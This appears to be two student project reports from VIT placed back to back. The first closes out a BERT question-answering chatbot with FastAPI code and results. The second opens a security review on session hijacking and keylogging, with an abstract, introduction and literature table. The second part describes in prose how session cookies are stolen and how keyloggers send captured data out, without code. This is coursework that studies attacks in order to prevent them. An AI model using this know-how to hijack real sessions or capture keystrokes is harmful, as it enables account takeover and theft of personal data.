2.11 Testing Tuned BERT model (The above figure is the snapshot of testing the fine-tuned BERT model using the test dataset)

We achieved an accuracy of 64.5 percentage after testing with our test dataset




```
#@title Default title text
print("T/F\tstart\tend\n")
print(acc)
for i in range(len(start_true)):
    print(f"true\t{start_true[i]}\t{end_true[i]}\n"
          f"pred\t{start_pred[i]}\t{end_pred[i]}\n")

T/F      start      end
0.6452102803738318
true      133       136
pred      132       121
```

2.12 Accuracy of our model (The above figure shows the accuracy of the fine-tuned BERT model using our training dataset)

To implement our hybrid BERT question answering model, we developed APIs such as below to handle the question calls, i.e., when someone asks our model a question.



```
66 @app.post("/question")
67 async def root(qs:Request):
68     q=await qs.json()
69     question=q["question"]
70     documentsDic=fetchData(collection)
71     maxVal=-1
72     ans=""
73     relevantDocuments=findRelevantDocument(documentsDic,question)
74     print(relevantDocuments)
75     for doc in relevantDocuments:
76         pair=bert(question,doc.document)
77         print(pair)
78         w=pair["weight"]
79         if w>maxVal:
80             maxVal=w
81             ans=pair["answer"]
82     print(ans)
83     return ans
```

2.13 API call to handle questions (The above snapshot displays the backend code to implement the functionality to provide a precise answer to the user's query)

This is the bert function which takes question and document as input and returns the probable answer according to this document along with the weight

```

38 def bert(question,data):
39     input_ids = tokenizer.encode(question, data)
40     tokens = tokenizer.convert_ids_to_tokens(input_ids)
41     sep_idx = input_ids.index(tokenizer.sep_token_id)
42     num_seg_a = sep_idx+1
43     num_seg_b = len(input_ids) - num_seg_a
44     segment_ids = [0]*num_seg_a + [1]*num_seg_b
45     assert len(segment_ids) == len(input_ids)
46     output = model(torch.tensor([input_ids]), token_type_ids=torch.tensor([segment_ids]))
47     start_scores = output.start_logits.detach().numpy().flatten()
48     end_scores = output.end_logits.detach().numpy().flatten()
49     startMax=max(start_scores)
50     endMax=max(end_scores)
51     answer_start = torch.argmax(output.start_logits)
52     answer_end = torch.argmax(output.end_logits)
53     if answer_end >= answer_start:
54         answer = tokens[answer_start]
55         for i in range(answer_start+1, answer_end+1):
56             if tokens[i][0:2] == "##":
57                 answer += tokens[i][2:]
58             else:
59                 answer += " " + tokens[i]
60     else:
61         return {"answer":"Unable to find the answer to your question.", "weight":-1}
62     if answer.startswith("[CLS]"):
63         answer = "Unable to find the answer to your question."
64     return {"answer":answer, "weight":endMax+startMax}

```

2.14 BERT function to give answer (The above snapshot displays the bert function which is called on relevant documents to get the best probable answer for that document)

This function finds all the top 20 relevant documents according to the query on the basis of cosine similarity

```

8 def findRelevantDocument(dict,query):
9     relevantDocs=[]
10    dataArr=[]
11    for key,value in dict.items():
12        cosineSimilarityValue=cosineSimilarity(query,value)
13        dataArr.append(pair(value,cosineSimilarityValue))
14    dataArr.sort(key=lambda x:x.cosineValue)
15    for i in range(len(dataArr)-1,max(0,len(dataArr)-20),-1):
16        relevantDocs.append(dataArr[i])
17
18    return relevantDocs
19

```

2.15 Cosine function to give relevant documents (The above snapshot displays the cosine functionality which is used to compare text similarity between the question asked by the user and the documents stored in the database and returns the 20 most relevant documents)

This is the endpoint /upload through which we first divide the received data that the admin has uploaded into documents having maximum token length of 512 and upload it to the

collection “documents” in mongodb

```
87 @app.post('/upload')
88     async def uploadData(data:Request):
89         obj=await data.json()
90         text=obj["data"]
91         chuncks=get_chunks(text,400)
92         for document in chuncks:
93             collection.insert_one({"document":document})
94
```


2.16 API call to upload data (The API function which is called to upload the document provided by the admin to the database)

This is the api endpoint /feedback through which we upload the feedback given by the student to the collection “feedbackcollection” in mongodb

```
95 @app.post('/feedback')
96     async def feedback(data:Request):
97         feed=await data.json()
98         userName=feed["username"]
99         feedbackText=feed["feedback"]
100        feedbackCollection.insert_one({
101            "username": userName,
102            "feedback": feedbackText
103        })
```

2.17 API call to upload feedback (The API function which is called to upload the feedback given by the user in the website to the database)

This the web interface where students can input any query related to VIT and a feedback feature has been added so that the admins can improve the quality of data overtime



2.18 VIT Helper Bot website (The chatting page of the website where a question is asked)


This snapshot shows all the relevant answered returned after applying cosine similarity

along with the weight which represents the likelihood of the answer being correct

```
{'answer': 'vellore institute of technology', 'weight': 16.667511}
{'answer': 'school of electrical engineering', 'weight': 5.4828043}
{'answer': 'vice - chancellor of vit is dr . rambabu kodali . dr . rambabu kodali is the vice - chancellor of vit .', 'weight': -5.186064}
{'answer': 'vit business school', 'weight': 4.154089}
{'answer': 'limca book of records', 'weight': -1.0119586}
{'answer': '12th standard', 'weight': -1.0808213}
{'answer': 'v - sparc', 'weight': 6.969204}
{'answer': 'school of mechanical engineering', 'weight': 2.7493958}
{'answer': 'school of electronics engineering', 'weight': 6.054262}
{'answer': 'vit vellore campus', 'weight': 6.618542}
{'answer': 'school of advanced sciences', 'weight': 4.351007}
{'answer': 'vit', 'weight': -1.9035405}
{'answer': 'chettinadu health centre', 'weight': 4.978503}
{'answer': 'vellore institute of technology', 'weight': 11.207463}
{'answer': 'vellore institute of technology', 'weight': 11.207463}
{'answer': 'chancellor', 'weight': -5.120494}
{'answer': 'dr . m . g . r . block', 'weight': -1.5720439}
{'answer': 'placement record', 'weight': -1.4715452}
{'answer': 'vit vellore , vit chennai , vit ap', 'weight': 0.25623086}
vellore institute of technology
INFO:    127.0.0.1:52591 - "POST /question HTTP/1.1" 200 OK
```

2.19 Terminal (Depicting the relevant documents gathered using cosine similarity and applying fine-tuned BERT model on it to get weights of each probable answer)

This the web interface where students can input any query related to VIT and a feedback feature has been added so that the admins can improve the quality of data overtime



2.20 VIT Helper Bot Website (The chatting page of the website where two questions are asked, i.e., the full form of VIT and who is the chancellor of VIT and both the questions are answered correctly by the BOT)

6. REFERENCES

1. Gunawan, Dani & Sembiring, C & Budiman, Mohammad. (2018). The Implementation of Cosine Similarity to Calculate Text Relevance between Two Documents. *Journal of Physics: Conference Series*. 978. 012120. [10.1088/1742-6596/978/1/012120](https://doi.org/10.1088/1742-6596/978/1/012120).
2. Vaswani, A., Shazeer, N., Parmar, N., Uszkoreit, J., Jones, L., Gomez, A. N., ... & Polosukhin, I. (2017). Attention is all you need. In *Advances in neural information processing systems* (pp. 5998-6008).
3. Gawriljuk, G., Harth, A., Knoblock, C.A., Szekely, P. (2016). A Scalable Approach to Incrementally Building Knowledge Graphs. In: Fuhr, N., Kovács, L., Risse, T., Nejdl, W. (eds) *Research and Advanced Technology for Digital Libraries. TPDL 2016. Lecture Notes in Computer Science()*, vol 9819. Springer, Cham. https://doi.org/10.1007/978-3-319-43997-6_15.
4. Szekely, P. et al. (2015). Building and Using a Knowledge Graph to Combat Human Trafficking. In: , et al. *The Semantic Web - ISWC 2015. ISWC 2015. Lecture Notes in Computer Science()*, vol 9367. Springer, Cham. https://doi.org/10.1007/978-3-319-25010-6_12.
5. Cahn, J. (2017). CHATBOT: Architecture, design, & development. *University of Pennsylvania School of Engineering and Applied Science Department of Computer and Information Science*.
6. Yizhe Zhang, Siqi Sun, Michel Galley, Yen-Chun Chen, Chris Brockett, Xiang Gao, Jianfeng Gao, Jingjing Liu, and Bill Dolan. 2020. DIALOGPT : Large-Scale Generative Pre-training for Conversational Response Generation. In *Proceedings of the 58th Annual Meeting of the Association for Computational Linguistics: System Demonstrations*, pages 270–278, Online. Association for Computational Linguistics.
7. Devlin, J., Chang, M., Lee, K., & Toutanova, K. (2019). BERT: Pre-training of Deep Bidirectional Transformers for Language Understanding. *ArXiv*, [abs/1810.04805](https://arxiv.org/abs/1810.04805).
8. Pere-Lluís Huguet Cabot and Roberto Navigli. 2021. REBEL: Relation Extraction By End-to-end Language generation. In *Findings of the Association for Computational Linguistics: EMNLP 2021*, pages 2370–2381, Punta Cana, Dominican Republic. Association for Computational Linguistics.
9. Beltagy, I., Peters, M. E., & Cohan, A. (2020). Longformer: The long-document transformer. *arXiv preprint arXiv:2004.05150*.

10. Pranav Rajpurkar, Jian Zhang, Konstantin Lopyrev, and Percy Liang. 2016. SQuAD: 100,000+ Questions for Machine Comprehension of Text. In *Proceedings of the 2016 Conference on Empirical Methods in Natural Language Processing*, pages 2383–2392, Austin, Texas. Association for Computational Linguistics.
11. https://huggingface.co/docs/transformers/model_doc/bert
12. <https://platform.openai.com/docs/guides/completion>
13. <https://www.geeksforgeeks.org/cosine-similarity/>

Cyber Security - Review 1

Title:

Session Hijacking using Cookies and Keylogging

Submitted to:

Prof. Gayathri P

Team Members:

- Priyasha Thacker (19BCE2267)
- Kushagra Singhal (19BCE0716)
- Manav Pajesh Parikh (19BCE2013)
 - Sidharth Bansal (19BCE2080)
 - Saurav Sharma (19BCE2218)
 - Aniket Singh (19BCE2103)



School of Computer Science and Engineering

Vellore Institute of Technology, Vellore, TN

February, 2022

ABSTRACT

Session Hijacking is an attack where there is basically a gain to the unauthorised access between authorised session connections. This is usually done to attack users on social networking websites and banking websites in order to gain access over their valid session as well as over the website too. These forms of attacks are one of the most commonly observed cyber-attacks in today's digital world. Most of the websites and networks are vulnerable from this kind of attack.

Albeit any system session could be captured, session hijacking most generally applies to programs and web applications.

Cyber criminals use keyloggers to take individual or monetary data, for example, banking subtleties, which they would then be able to sell or use for benefit. In any case, they additionally include genuine utilizations inside organisations to investigate, improve client experience, or screen workers. Law requirement and knowledge offices additionally utilises keylogging for observation purposes.

Keywords

Keyloggers

Sessions

Cookies

Email

Audio

Microphone

System information

Encryption

Deletion of data (after use)

RAR creation

AIM

Our aim is to explore and understand the methods and techniques of session hijacking and key logging more deeply.

OBJECTIVE

The project will allow us to explore and understand the methods and techniques of session hijacking and key logging more deeply. Through the knowledge gained we will obtain a better understanding of session hijacking and will be able to output better preventive measures. The project would also allow as a good learning point for utilising JavaScript and python modules and packages to dive deep into session hijacking and keylogging and its prevention.

SCOPE

Information Security is a complex domain that is ever evolving and new methods are discovered every day. Through our project we will be able to successfully demonstrate how websites and sessions are vulnerable and how we can easily steal user's cookies and system passwords. We hope that our project will serve as a successful medium to understand how unsafe and compromised websites and user's passwords are in the system and significant methods can be made to secure them.

INTRODUCTION

Session hijacking is a kind of attack where a client session is taken over by attackers. A session begins when you sign into a website, for instance your financial web app, and finishes when you log out. The kind of attack depends on their information on your session cookie, so it is likewise called cookie hijacking or cookie side-jacking. Albeit any PC session could be captured, session hijacking most regularly applies to program sessions and web applications.

To perform session hijacking, an aggressor has to know the casualty's session ID (session key). This can be gotten by taking the session cookie or convincing the client to click a malignant connection containing a readied session ID. In the two cases, after the client is validated on the worker, the aggressor can assume control over (seize) the session by utilising a similar session ID for their own program

session. The worker is then tricked into regarding the assailant's association as the first client's legitimate session.

Keylogging being one of the most well documented idea of the piracy and security analysis fields, it doesn't need an introduction, still the main idea of keylogger is to be a program that will be able to capture confidential information (like passwords etc) and then send it to a 3rd party.

Keyloggers gather data and send it back to an outsider – regardless of whether that is a crook, law implementation or IT division. "Keyloggers are programming programs that influence calculations that screen console strokes through example acknowledgment and different methods," clarifies Tom Bain, VP security technique at Morphisec. Information caught by keyloggers can be sent back to aggressors through email or transferring log information to predefined sites, information bases, or FTP workers. On the off chance that the keylogger comes packaged inside a huge assault, entertainers may just remotely sign into a machine to download keystroke information.

LITERATURE REVIEW

Ref No	Paper Title	Journal Name and year of publication	Work done	Technique Used	Disadvantages identified	Reg No. and Name
1.	Session Hijacking and prevention technique	International Journal of Engineering & Technology 2018	Provided multiple ways to protect from most of the common and complex attacks of session hijacking.	This paper focuses on countermeasures of session hijacking by using secure socket layer, secure shell, use of http complex and strong id.	The paper did not refer to ways of tokenization and the Session ID generated needs to be in server memory consuming high resources	19BCE2013 - Manav Parikh

2	One-time cookies: Preventing session hijacking attacks with stateless authentication tokens	ACM 2012	The present a One Time Cookie jwt Token system which is resistant to session hijacking. It offers another security layer to web applications.	Use of OneTime cookies Jwt tokens for authentication. OTC prevents attacks such as session hijacking by signing each user request with a session secret securely stored in the browser. Being Stateless so that the server resources are not used up most of the time.	The paper could have used a better hashing algorithm like SHA and simulate the resource s usage. The algorithm used for hashing the token content is MD5 and it is proven to be broken. The cookies have to be made many times, consuming high memory resources.	19BCE2013 - Manav Parikh
3	Approach of unprivileged keylogger detection	IEEE 2019	They have utilised the keystroke recreation to build the discovery execution of the code and exhibited the keylogger behaviour by recording the input from keystrokes and by means of the output in which the I/O patterns formed by the keylogger.	Keystroke agents - Spybots - API functions invoke the I/O process - Methodology used were the source code of some well known typical open source keylogger that is running on the platform of the Windows operating system such as key email version 7.0, Spybot version 1.2 and Morsa-keylogger version 1.8.	The issues faced during selecting the finest input pattern to refine detection rate efficiently. They found the relationship between dissimilar behaviours based on static and dynamic analysis. The effect of the positivity of the keylogger must be stable against the negative effect on user owner and employee.	19BCE2013 - Manav Parikh
4	State of the Art Survey on Session Hijack-ing	Global Journal of Computer Science and Technology 2016	The paper focuses on highlighting the privacy ramifications of HTTP cookie hijacking attacks, and it has demonstrated the gravity and pervasiveness of	It explores how HSTS can impact HTTP cookie hijacking. We demonstrate that partial deployment renders the mechanism ineffective, as a single unencrypted	The paper focused and delivered the required vulnerabilities and assessments of network attacks in a common network however the scope of experimentation done on distributed tier services was	19BCE2013 - Manav Parikh

			sensitive information being exposed by high profile services. The paper explores the extent and severity of the unsafe practice followed by major services of partially adopting encrypted connections, and its ramifications for user privacy. It demonstrates how HTTP cookie hijacking attacks not only enable access to private and sensitive user information, but can also circumvent authentication requirements and gain access to protected account functionality	connection may be sufficient for an attacker to obtain the required cookies. The measurement study demonstrates the extent of the risk; we monitored part of our university's public wireless network over the course of one month, and identified over 282K user accounts that exposed the HTTP cookies required for the hijacking attacks.	not done much. Further Scope of paper can be dealt with working on microservices that reside within different networks and clone the attacks and perform analysis on them.	
5	Keylogger technique	IEEE 2018	The forensic data is analyzed with the static method expected to obtain important information or data that can be used as digital evidence. Understanding the risks of Android third-party keyboards on user privacy and secrecy.	- Keyloggers -Android commander -Logger Application	The static forensic process is used to perform a detailed analysis phase and an app system review without being connected to the banking system over the network (offline). The research paper does not pertain to any modern softwares and applications.	19BCE2080 -Sidharth Bansal
6	Security authentication	Global Journal	The protocol appeals to both	Self Configuring Repeatable Hash	The protocol only works on small	19BCE2080 - Sidharth

	n protocol for mitigating the risk of hijacking social networking	of Computer Science and Technology 16.1(2016).	mobile devices such as smartphones or tablets using Wi-Fi workstations such as PC's using connections and high-end workstations such as PC's using highspeed connections, a novel SelfConfiguring Repeatable Hash Chains (SCRHC) protocol was developed to prevent the hijacking of session cookies.	Chains (SCRHC) protocol was developed to prevent the hijacking of session cookies.	initial value Gk and linear growth of the chainscope of existing studies	Bansal
7	Detecting cross-site scripting flaws in web applications .	Journal of Computer Networks and Communications(2018)	CrawlerXSS performed better than other web vulnerability scanners in terms of accuracy and false-positive rate.	They prepare a background to identify any XSS or redirection vulnerabilities that could be initiated by using a maliciously crafted URL to introduce mischievous data into the DOM of inputted webpages (both statically and dynamically generated). If the data (or a manipulated form of them) are passed to one of the following application programming interfaces (APIs), the application	Needs more DOM-based features that could lead to detection of other code and server side injection vulnerabilities like SQL and cross-site request	19BCE2080 Sidharth Bansal

				may be vulnerable to XSS. We identify all uses of the APIs which may be used to access DOM data that can be controlled through crafted uniform resource locators (URLs). We created module checks for referrer header injection vulnerabilities by creating tags for all referrer headers to check whether there are altered requests. In this alteration, the module checks if the referrer is subject to XSS payload injection.		
8	A Study of Existing Cross-Site Scripting Detection and Prevention Techniques Using XAMPP and VirtualBox	Virginia Journal of Science (2019)	This research explores the relationship between web application vulnerabilities and XSS attacks. The first four sections of this paper introduced details about the elements of typical XSS attacks – including the actors – as a basis for understanding the motivation and importance of this research. The experimental	To achieve project goals, XAMPP was built on a virtual environment to study and investigate several well-known XSS attacks. Attack details were studied and their impacts were measured. This research also addresses solutions and recommendations for mitigating XSS attacks. Characterizing vulnerabilities and	The paper does not consider using web vulnerability checking tools.	19BCE2080 Sidharth Bansal

			component of this study includes launching XSS attacks modeled after known attacks in a virtual environment to gain insight about ways they could have been prevented, and finally proposing a list of alternative solutions to prevent them.	attacks using standard means like the CVSS calculator can help to rank order and prioritize defensive measures when resources		
9	Smartphone jiggles reveal your private data	Journal of Physics : Conference Series (2020)	Detecting hidden USBkeylogger Devices.	firmware module that is using hardware techniques	Shielding and the lack of wireless connectivity makes keylogger detection difficult.	19BCE2103 - Aniket Singh
10	Keyboard or Keylogger (A security analysis)	IEEE 2015	Implemented a proof-of concept keylogger application that requires the INTERNET permission alone and tested its feasibility with popular websites. Investigated the security behaviours of the 139 third-party keyboard applications that were freely available on the Google Play store to analyse their potential risks.	We demonstrate how to implement a proof-of-concept keylogger disguising itself as a legitimate keyboard application. After capturing keystrokes, our keylogger application sends them to a (keylogger) remote server using a PHP script to connect the keylogger application with a MySQL database in that server	The current warning system is designed for average applications and thus might underestimate risks for dangerous applications. Even though Google runs an application review process before publishing an application, the successful registration of our proof-of concept keylogger application in the store shows the limitations of this process. Thus, Google should improve its automatic	19BCE2103 - Aniket Singh

					application review process to avoid potentially harmful	
11	State of the Art Survey on Session Hijack-ing	Global Journal of Computer Science and Technology(2016)	The paper focuses on highlighting the privacy ramifications of HTTP cookie hijacking attacks, and it has demonstrated the gravity and pervasiveness of sensitive information being exposed by high profile services. The paper explores the extent and severity of the unsafe practice followed by major services of partially adopting encrypted connections, and its ramifications for user privacy.	It demonstrates how HTTP cookie hijacking attacks not only enable access to private and sensitive user information, but can also circumvent authentication requirements and gain access to protected account functionality	Further Scope of paper can be dealt with working on microser vices that reside within different networks and clone the attacks and perform analysis on them.	19BCE2103 - Aniket Singh
12	The Cracked Cookie Jar: HTTP Cookie Hijacking and the Exposure of Private Information	IEEE 2016	The adversary monitors the traffic of a public wireless network. Attackers can acquire the client's home and street number and visit sites from Google, Bing. The services "identify" the user from the cookies and offer a personalised version of the website, thus, exposing the	The user connects to the wireless network to browse the web. The browser appends the user's HTTP cookies to the requests sent in cleartext over the unencrypted connection. The traffic is being monitored by the eavesdropper who extracts the user's HTTP cookies from the	In this paper any security measures were not introduced to safeguard from the attacks	19BCE2103 Aniket Singh

			user's personal information and account functionality to the adversary.	network trace, and connects to the vulnerable services using the stolen cookies.		
13	Detecting Software Keyloggers with Dendritic Cell Algorithm.	IEEE (2010)	This method can differentiate the running keylogger process from the normal processes with a high detection rate and a low false alarm rate.	Dendritic Cell Algorithm implement a hook program to monitor API calls generated by running processes In the host and five signals to define the state of the system	Behaviour of keyloggers is the same as applications that hook the system message execution. All legitimate applications that hook the system would be detected as malicious.	19BCE0716 -Kushagra Singhal
14	Implementation of Prevention of keylogger spyware attacks	Springer publications 2014	They implemented a prevention mechanism for keylogger spyware attack. If a keylogger spyware is detected in a client's system then the work of prevention is started. The keylogger spyware can be completely removed by the help of prevention server. During the experimentation it has observed that proposed prevention mechanism is capable to prevent the keylogger spyware attacks	It contains three phases keylogger spyware attack, honeypot-based detection and prevention of keylogger spyware. The detection of keylogger spyware is performed by the help of honeypot. There is a honeypot agent program deployed in client's system monitors malicious activities and reports them to the honeypot	In future we can design some other kind of cyber-attacks by using different malwares (i.e., hijacker with rootkit) and we can provide the solution to those attacks too.	19BCE0716 -Kushagra Singhal
15	State of the Art Survey	Global Journal	The paper explores	It explores how HSTS can impact	The paper focused and	19BCE0716 -Kushagra

	on Session Hijack-ing	of Computer Science and Technology 16.1(2016)	the extent and severity of the unsafe practice followed by major services of partially adopting encrypted connections, and its ramifications for user privacy. It demonstrates how HTTP cookie hijacking attacks not only enable access to private and sensitive user information, but can also circumvent authentication requirements and gain access to protected account functionality	HTTP cookie hijacking. We demonstrate that partial deployment renders the mechanism ineffective, as a single unencrypted connection may be sufficient for an attacker to obtain the required Cookies.	delivered the required vulnerabilities and assessments of network attacks in a common network however the scope of experimentation done on distributed tier services was not done Much. Further Scope of paper can be dealt with working on microservices that reside within different networks and clone the attacks and perform analysis on them.	Singhal
16	Mobile agent based architecture to prevent session hijacking attacks in IEEE 802.11 WLAN.	International Conference on. IEEE, 2014.	In the paper a security authentication protocol for mitigating the risk of hijacking social networking and collaboration sites is developed. The protocol is based on the recognition that users of social and collaborative media connect to their websites	The protocol appeals to both mobile devices such as smartphones or tablets using Wi-Fi connections and high-end workstations such as PC's using highspeed connections, a novel Self-Configuring Repeatable	The protocol only works on small initial value Gk and linear growth of the chain. The tests Modelled the limitation encountered at initialization regarding the lack of accurate knowledge of the session	19BCE0716 -Kushagra Singhal

			using a variety of platforms and connection speeds.	Hash Chains (SCRHC) protocol was developed to prevent the hijacking of session cookies.	length	
17	Detecting keyloggers based on traffic analysis with periodic Behaviour	Science direct (2011)	Developing Keylogger for smartphones	Using the phone's motion sensors to detect vibrations from tapping the screen.	It is less accurate on a full alphanumeric keyboard. The motion sensor of the mobile phone should be good	19BCE2267 -Priyasha Thacker
18	Battering Keyloggers and Screen Recording Software by Fabricating Passwords	MECS 2012	The issue of key-loggers and screen recording software are addressed and a new USB mass storage device authenticated anti keylogging technique is proposed.	This new technique not only provides the protection against screen recording software, keyloggers but also help to protect from shoulder surfing and protecting the critical data of the users. The model they developed will help in increasing the client-side security in a client – server architecture and help in battering keylogger and screen recording software in any of its forms	1. Shoulder surfing fails in the un-trusted machine as one can only get the fabricate password. 2. The model is only effective at the time of entering the critical information.	19BCE2267 -Priyasha Thacker
19	Integration of Kleptoware as Keyboard Keylogger for Input Recorder Using	IEEE 2014	In this paper they implemented two kinds of kleptoware, which differs between connectors, PS/2 and USB variant.	In designing this Teensy keylogger, the design of the system is made as follows: Keyloggers are made in the form	The main disadvantage from USB keylogger is the fact that it needs USB Host adapter to function. While this is easily	19BCE2267 -Priyasha Thacker

	Teensy USB Development Board		Implementation of kleptoware as a hidden keyboard keylogger show a success rate of hiding because 80% user fooled with the keyboard.	of hardware, which is integrated directly into the keyboard with international standard QWERTY layout without defining multimedia and gaming keys. Making keylogger using Teensy USB development board version 2.0, supplied microSD memory card slot and a shield for additional USB host shield for implementation on a USB keyboard.	implemented, various USB host adapter on the market generally utilize SPI communication, which already been used by the Micro-SD card adapter.	
20	Session Shield: Lightweight Protection against Session Hijacking	Springer, 2011	Session Shield depends on the perception that session identifier esteems are not utilized by genuine clientside contents and, hence, need not to be accessible to the scripting dialects running in the program.	Session Shield is a lightweight customer side assurance instrument against session hijacking that permits clients to ensure themselves regardless of whether a weak site's administrator fails to moderate existing XSS issues. Effective tool for people with less time to set up the security measures and have protected sessions between the server. The tool made support against XSS and session hijacking in a short period	Disabling customer side admittance to cookies may debilitate autofill, builds repetition of composed data. In this paper, the only disabling cookies and other scripts that could lead to some functional websites not working.	19BCE2267 -Priyasha Thacker

				of time that is effective against most of the time.		
21	A proposed system for preventing session hijacking with modified one-time cookies	International Conference On Big Data Analytics and computational Intelligence (2017)	Tried to reduce session hijacking attacks by using modified one time cookie concept as everytime a new cookie will be created and session hijacking will become difficult.	Use of reverse proxy server(rps) for prevention of session hijacking by using the concept of one time cookie(OTC) which is stored on the client computer. The rps creates OTC and validates ip address, session id and OTC and terminates the session if any of the parameters do not match.	Large amount of computation is to be performed at the reverse proxy server(rps) which may slow down the speed of connections and creating new cookie for every request is a task that requires great computational power.	19BCE2218 -Saurav Sharma
22	Enhancing HTTP(S) Session Security with Browser Fingerprinting	International Conference on Availability, Reliability and Security (2013)	Implementation of SHPF(session hijacking prevention framework) through browser fingerprinting using html and css which raises the bar for session hijacking.	Browser fingerprinting is used which detects and prevents attacks such as passive sniffing and XSS attacks. Use of html and css for identifying the browser of the client. There are tags in html and css which can provide information about the browser (about 30 tags in html).	If the user wants to login using some other device it may treat it as session hijacking and block the user. The implementation largely depends on other languages like html and css.	19BCE2218 -Saurav Sharma
23	Preventing Session Hijacking using Encrypted One-Time-Cookies	IEEE 2020	To prevent session hijacking through replay and cookie poisoning attacks. Implementation of remote	Use of a module named cryptography operation module which is responsible for the	One time cookies need extensive computation to be created everytime so it increases hardware maintenance cost.	19BCE2218 -Saurav Sharma

			proxy server to issue and manage one time cookies.	confidentiality, authenticity and integrity of the OTC. Some of the functionalities of this module include generating symmetric key pairs ,selection of key parameters of each OTC ,detection of any modification from the client		
24	Mobile Agent Based Architecture to Prevent Session Hijacking Attacks in IEEE 802.11 WLAN	International Conference on Computer and Communication Technology, 2015	Use of a master agent(at the server) and a slave agent(at the client).For authentication,we b server needs to decode unique token and client has to decode the session identifier failing which a TCP connection will not be created.	Preventing session hijacking using the concept of unique token generation,cookie encryption and random key generation and to propose a unique algorithm which is easy to implement being less complex.	Encryption algorithm which is chosen needs to be strong or the session can be hijacked like other regular sessions.	19BCE2218 -Saurav Sharma

OBSERVATIONS/GAP IDENTIFIED FROM LITERATURE REVIEW

